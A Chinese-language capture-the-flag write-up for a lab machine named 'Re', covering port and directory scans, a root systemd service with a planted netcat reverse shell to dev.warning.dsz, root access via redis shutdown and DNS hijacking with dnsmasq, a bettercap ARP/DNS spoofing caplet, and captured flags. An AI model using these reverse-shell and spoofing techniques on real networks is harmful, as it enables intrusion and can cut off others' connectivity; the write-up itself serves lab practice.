

端口扫描

```

PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAQgQDRmicDuAIhDTuUUa37WCIEK2z2F1aDUtiJpok20zMzkbe1B41ZvvydX3JHjf7m
gl0F/HRQLGHiA23I1+dwR0YbbBa2ggd5gDl95RSHhuUff/DIC100FbP3YU8A4ItFb8pR6dN8jr+zU1SZvfx6FWApSkTJ
meLPq9PN889+ibvckJc0Mqrm1Y05FW2VCWn8QRvwivnuW7iU51IVz7arFe8JShX0Lu0ANNqZEXyJyWjaK+MqyOK6ZtoW
dyinEQFua81+tBZuvS+qb+AG15/h5hBsS/tUgVks5ieY6cCRvkYFHB099e1ggrigfnN4Kq2GvzRUYkegjkPzJFQ7BhPy
xT/kDKrlVcLX54sXrp0pou5R9SsqSnnESXVM4HQfjIiJTrJFufc2nBF+4f8dH3qtQ+jJkcPEKNVSKKEDULEk1BSBdokhh
1GidxQY7ok+hEb9/wPmo6RBeb1d5t11SP8R5UHyI/yucRpS2M8hpBaovJv8pX1VwpOz3tUDJWCpkB3K8HDk=
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBI2Hl4ZEYgnoDQflo03hI6346mXex60PxHEjxDuf
HbkQZVosDPFwZttA8gloBLYLtvDVo9LZZwtv7F/EIiQoIHE=
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIILRlvZKpSJKETalR4sqzJ0h8a4ivZ8wGt1HfdV30MNY1
80/tcp    open  http     syn-ack ttl 64 Apache httpd 2.4.62 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.62 (Debian)
|_http-title: System Home
MAC Address: 08:00:27:D5:A4:D2 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

目录扫描

```
~ ▶ feroxbuster -u http://$IP --depth=2 -x php,html,txt,zip,bak
◀ ✓ < kali@kali < 06:26:55
```

by Ben "epi" Risher  ver: 2.11.0

🎯	Target Url	http://192.168.39.122
🚀	Threads	50
📖	Wordlist	/usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
🔥	Status Codes	All Status Codes!
💣	Timeout (secs)	7
🐼	User-Agent	feroxbuster/2.11.0
🔧	Config File	/etc/feroxbuster/ferox-config.toml
🔍	Extract Links	true
💰	Extensions	[php, html, txt, zip, bak]
🎲	HTTP methods	[GET]

试了一下，就是 `submini:rRpG7ur4ZpzG7QIz4H7U`

linpeas 扫了一下，发现有一个root在跑 `/usr/bin/python3 /usr/local/bin/publisher.py`，这个py文件submini组可读

可以看到，这个就是redis发布submini密码的启动脚本，有意思的是查看这个服务能看到停止的时候有一个反弹shell

```
submini@Re:/tmp$ systemctl cat redis-publisher.service
# /etc/systemd/system/redis-publisher.service
[Unit]
Description=Redis Publisher Service
After=network.target redis-server.service
Requires=redis-server.service

[Service]
Type=simple
User=root
Group=root
ExecStart=/usr/bin/python3 /usr/local/bin/publisher.py
ExecStopPost=/bin/bash -c '/usr/bin/busybox nc dev.warning.dsz 1234 -e /bin/bash'
Restart=always
RestartSec=10
StandardOutput=journal
StandardError=journal

NoNewPrivileges=true
PrivateTmp=true

[Install]
WantedBy=multi-user.target
```


`redis-cli SHUTDOWN` 就能停掉这个服务，问题就在于怎么解析这个域名，查看dns服务器IP（我当时没搞懂这个IP是哪来的，arp扫了一下发现确实有这么一个“设备”，而且端口开的也就是53端口，当时虽然很奇怪，但是我还是先做下去了）

```
submini@Re:/tmp$ ping -c 1 dev.warning.dsz
ping: dev.warning.dsz: Name or service not known
submini@Re:/tmp$ cat /etc/resolv.conf
nameserver 192.168.39.206
submini@Re:/tmp$
```

我的思路是让我的kali抢占这个ip，然后开一个dns解析，把这个域名解析成自己

```
cat > /tmp/re-dnsmasq.conf << 'EOF'
interface=eth0
listen-address=192.168.39.206
bind-interfaces
no-resolv
address=/dev.warning.dsz/192.168.39.206
EOF
```

```
sudo dnsmasq --no-daemon --conf-file=/tmp/re-dnsmasq.conf
```



```
penelope -p 1234 x submini@Re: ~ x sudo dnsmasq --no-daemon --conf-file=/tmp/re-dnsmasq.conf x
~/Desktop/maze penelope -p 1234
[+] Listening for reverse shells on 0.0.0.0:1234 → 127.0.0.1 • 192.168.39.206 • 172.17.0.1
> Main Menu (m) Payloads (p) Clear (Ctrl-L) Quit (q/Ctrl-C)
[+] Got reverse shell from Re 192.168.39.122 Linux-x86_64 root(0) • Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY...
[+] Shell upgraded successfully using /usr/bin/python3
[+] Interacting with session [1] • Shell Type PTY • Menu key F12 ←
[+] Logging to /home/kali/.penelope/sessions/Re~192.168.39.122-Linux-x86_64/2026_03_24-07_34_24-171.log

root@Re:/# id
uid=0(root) gid=0(root) groups=0(root)
root@Re:/# cat root/root.txt
flag{root-9d9c2d266b6dfa5df9114f9e3516a2e4}
root@Re:/# cat /home/sublarge/user.txt
flag{user-b21b7ef8dea35e9255e3a0eda4f2a5b5}
[-] Session [1] died... We lost Re 192.168.39.122 Linux-x86_64 ♥

(Penelope)> |
```

复盘

我比较好奇的是为什么靶机的DNS服务器IP的网段会在这个我桥接网卡的网段上，这个是怎么设置的，为什么有206这个设备，为什么我能抢占这个ip

```
[Host key trusted, reconnecting...]

Linux Re 4.19.0-27-amd64 #1 SMP Debian 4.19.316-1 (2024-06-25) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Mar 24 03:58:35 2026 from 192.168.39.206
root@Re:~# ps aux | grep dhclient
root      351  0.0  0.2  9588  5676 ?        Ss   02:25   0:00 /sbin/dhclient -4 -v -i -pf /run/dhclient.enp0s3.pid -lf /var/lib/dhcp/dhclient.enp0s3.leases -I -df /var/lib/dhcp/dhclient6.enp0s3.leases enp0s3
root     23669  0.0  0.0   6308   636 pts/5    S+   03:59   0:00 grep dhclient
root@Re:~# grep -R "resolv.conf" /etc/dhcp /sbin /usr/sbin 2>/dev/null
/sbin/dhclient-script:# update /etc/resolv.conf based on received values
/sbin/dhclient-script:make_resolv_conf() {
/sbin/dhclient-script:    local new_resolv_conf
/sbin/dhclient-script:    resolv_conf=$(readlink -f "/etc/resolv.conf" 2>/dev/null) ||
/sbin/dhclient-script:    resolv_conf="/etc/resolv.conf"
/sbin/dhclient-script:    new_resolv_conf="{resolv_conf}.dhclient-new.$$"
/sbin/dhclient-script:    wait_for_rw "$new_resolv_conf"
/sbin/dhclient-script:    rm -f $new_resolv_conf
/sbin/dhclient-script:    echo domain ${new_domain_name%% *} >>$new_resolv_conf
/sbin/dhclient-script:    echo "search ${new_domain_search}" >> $new_resolv_conf
/sbin/dhclient-script:    echo "search ${new_domain_name}" >> $new_resolv_conf
/sbin/dhclient-script:    echo nameserver $nameserver >>$new_resolv_conf
/sbin/dhclient-script:    sed -n /\^w*[Nn][Aa][Mm][Ee][Ss][Ee][Rr][Vv][Ee][Rr]/p $resolv_conf >>$new_resolv_conf
/sbin/dhclient-script:    if [ -f $resolv_conf ]; then
/sbin/dhclient-script:        chown --reference=$resolv_conf $new_resolv_conf
/sbin/dhclient-script:        chmod --reference=$resolv_conf $new_resolv_conf
/sbin/dhclient-script:        mv -f $new_resolv_conf $resolv_conf
/sbin/dhclient-script:        resolv_conf=$(readlink -f "/etc/resolv.conf" 2>/dev/null) ||
/sbin/dhclient-script:        resolv_conf="/etc/resolv.conf"
/sbin/dhclient-script:        new_resolv_conf="{resolv_conf}.dhclient-new.$$"
/sbin/dhclient-script:        wait_for_rw "$new_resolv_conf"
/sbin/dhclient-script:        rm -f $new_resolv_conf
/sbin/dhclient-script:        echo "search ${new_dhcp6_domain_search}" >> $new_resolv_conf
/sbin/dhclient-script:        echo nameserver $nameserver >>$new_resolv_conf
/sbin/dhclient-script:        sed -n /\^w*[Nn][Aa][Mm][Ee][Ss][Ee][Rr][Vv][Ee][Rr]/p $resolv_conf >>$new_resolv_conf
/sbin/dhclient-script:    if [ -f $resolv_conf ]; then
/sbin/dhclient-script:        chown --reference=$resolv_conf $new_resolv_conf
/sbin/dhclient-script:        chmod --reference=$resolv_conf $new_resolv_conf
/sbin/dhclient-script:        mv -f $new_resolv_conf $resolv_conf
/sbin/dhclient-script:        # update /etc/resolv.conf
/sbin/dhclient-script:        make_resolv_conf
/sbin/dhclient-script:        # update /etc/resolv.conf
/sbin/dhclient-script:        make_resolv_conf
/sbin/dhclient-script:        # update /etc/resolv.conf
/sbin/dhclient-script:        make_resolv_conf
/sbin/dhclient-script:    }
```

看了一下发现是 dhclient 分配的，那也很奇怪啊，这个IP是怎么来的呢。后面看了半天，原来这个IP是我桥接网卡的网关

无线局域网适配器 WLAN:

```
连接特定的 DNS 后缀 . . . . . :
IPv6 地址 . . . . . : 240a:4280:1800:124d:6143:9a69:f464:48d9
临时 IPv6 地址 . . . . . : 240a:4280:1800:124d:c8c4:5e10:4dc0:369a
本地链接 IPv6 地址 . . . . . : fe80::2e23:7c1d:5b3a:4707%26
IPv4 地址 . . . . . : 192.168.39.191
子网掩码 . . . . . : 255.255.255.0
默认网关 . . . . . : fe80::3479:71ff:fe74:da16%26
                      192.168.39.206
```

让ai解释了一下

- `/etc/resolv.conf` 中的 `nameserver 192.168.39.206` 并不是靶机导入时随机生成的，也不是题目作者手工写死的。结合系统内 `dhclient` 进程可以判断，该文件是靶机在桥接模式下联网后由 DHCP 自动生成的。由于 VirtualBox 使用的是桥接网卡，靶机会像真实主机一样直接接入当前物理网络，并从所在网段的 DHCP 服务器获取 IP、网关和 DNS 信息；而我宿主机 WLAN 的默认网关正是 `192.168.39.206`，因此靶机由 `dhclient-script` 把这个IP作为 `domain-name-servers` 写入了 `/etc/resolv.conf`。

为什么我能抢占呢

- 把 Kali 设成静态 `192.168.39.206` 以后，并不是“合法继承”了这个 IP，而是和原来的真实网关 `.206`

同时声明“我就是 192.168.39.206”。在同一个局域网里，主机发包前要先做 ARP，把“IP → MAC”的对应关系记到缓存里；谁先回应、谁最后发了 Gratuitous ARP，其他机器就可能暂时把 192.168.39.206 记成谁的 MAC。于是那一小段时间里，发给 192.168.39.206 的流量就会跑到你的 Kali。

后面看了群主的复盘，发现用 bettercap 劫持优雅多了，毕竟kali暴力抢占网关IP，很可能导致大家都上不了网。注意不能有注释，我只是在这里标记一下

```
cat > re-dns.cap << 'EOF'
set arp.spoof.targets 192.168.39.21      #靶机ip
set arp.spoof.full duplex true

set dns.spoof.all false
set dns.spoof.domains dev.warning.dsz    #劫持的域名
set dns.spoof.address 192.168.39.142     #劫持的ip, 指向kali

arp.spoof on
dns.spoof on
EOF

sudo bettercap -iface eth0 -caplet re-dns.cap
```

除此之外，redis还有一个方法可以触发，就是服务会写日志，如果inode被耗尽，这时候日志由于没法创建索引导致没法再写入，这个服务也会崩溃然后触发

```
mkdir 1
cd 1
../a .
./a
```

还有一个挺有意思的，我一开始以为靶机叫Re是有逆向，后面以为是Re是指那个redis，最后才知道群主的饺子醋指的是正则，详情移步群主的复盘视频吧，哈哈哈，我是没在打的时候吃上这口醋，感觉大伙做的时候全卡在饺子了